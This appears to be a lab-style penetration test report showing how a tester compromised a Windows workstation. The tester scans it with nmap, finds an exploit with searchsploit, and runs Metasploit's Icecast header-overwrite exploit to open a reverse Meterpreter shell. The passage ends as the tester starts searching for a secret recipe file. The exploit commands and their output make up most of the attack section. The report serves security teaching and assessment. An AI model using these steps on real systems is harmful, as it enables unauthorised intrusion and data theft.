GoodSecurity Penetration Test Report

Richard.Brantsch@GoodSecurity.com

27 September 2021

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP:

IPv4: 192.168.0.20

IPv6: fe80::19ba:64e7:838c:b1b6

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite
MSF: EXPLOIT/WINDOWS/HTTP/ICECAST_HEADER

Vulnerability Explanation:

The version 2.0.1 of the Icecast streaming media server allows for a buffer overflow exploit.

The Icecast server accepts a maximum of 32 headers in the clients HTTP Request, a request with more than 31 headers cause the overwriting of the return address of the vulnerable function with a pointer to the beginning of the 32th header.

Utilizing this exploit makes it possible to execute remote code simply using the normal HTTP request plus 31 headers followed by a shellcode that will be executed.


Link: Icecast Header Overwrite

Severity:

CVSS 7.5 High


Proof of Concept:

On the CEO's workstation (DVW10) I performed an IP lookup to determine the target IP:




```
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Users\IEUser>_
```

On the attacker machine (Kali) I performed a service and version scan using Nmap, this revealed which services are up and running:



```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-27 22:00 PDT
Nmap scan report for 192.168.0.20
Host is up (0.011s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.83 seconds
```

Simultaneously on the target machine (DVW10) Icecast`s Global Statistics showed me following:



□ Start Server on Application Startup


Server Status: Running

Global Statistics

Stat Type	Name	Value
Global Stat	client_connections	2
Global Stat	source_connections	1
Global Stat	connections	3

Server Has Been Running For 0 Days, 0 Hours, 2 Minutes, 44 Seconds


Searching for exploits with Searchsploit on the attacker (Kali) machine with the information I retrieved from the service and version lookup:



```
root@kali:~# searchsploit icecast
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Icecast 1.1.x/1.3.x - Directory Traversal     | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial  | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' Format | windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow          | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrit | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabili | multiple/remote/25238.txt
icecast server 1.3.12 - Directory Traversal I | linux/remote/21602.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
root@kali:~# 
```


The relevant exploit for us is the windows_x86/remote/16763.rb

Starting a Metasploit (Attacker's tool) session:




```
root@kali:~# msfconsole
[-] ***rtiNg the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server: Connection refu
sed
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: When in a module, use back to go back to the top level prompt

msf5 >
```

Locating the exploit in Metasploit and selecting it:




```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Descri
ption
   -  ----                                  ---------------  ----    -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great   No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

Setting the targets IP address:



```
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOSTS 192.168.0.20
RHOSTS => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:57344) at 202
1-09-27 22:10:52 -0700

meterpreter >
```

Checking the Icecast Global Statistics showed that the Value on connections changed from 3 to 4 which confirms the attack was successful:



□ Start Server on Application Startup


Server Status: Running

Global Statistics

Stat Type	Name	Value	
Global Stat	client_connections	2	
Global Stat	source_connections	1	
Global Stat	connections	4	


Server Has Been Running For   0 Days, 0 Hours, 13 Minutes, 28 Seconds

Connection to the DVW10 machine is established, search for the secretfile.txt and for the `recipe.txt` on the target and download the file:




```
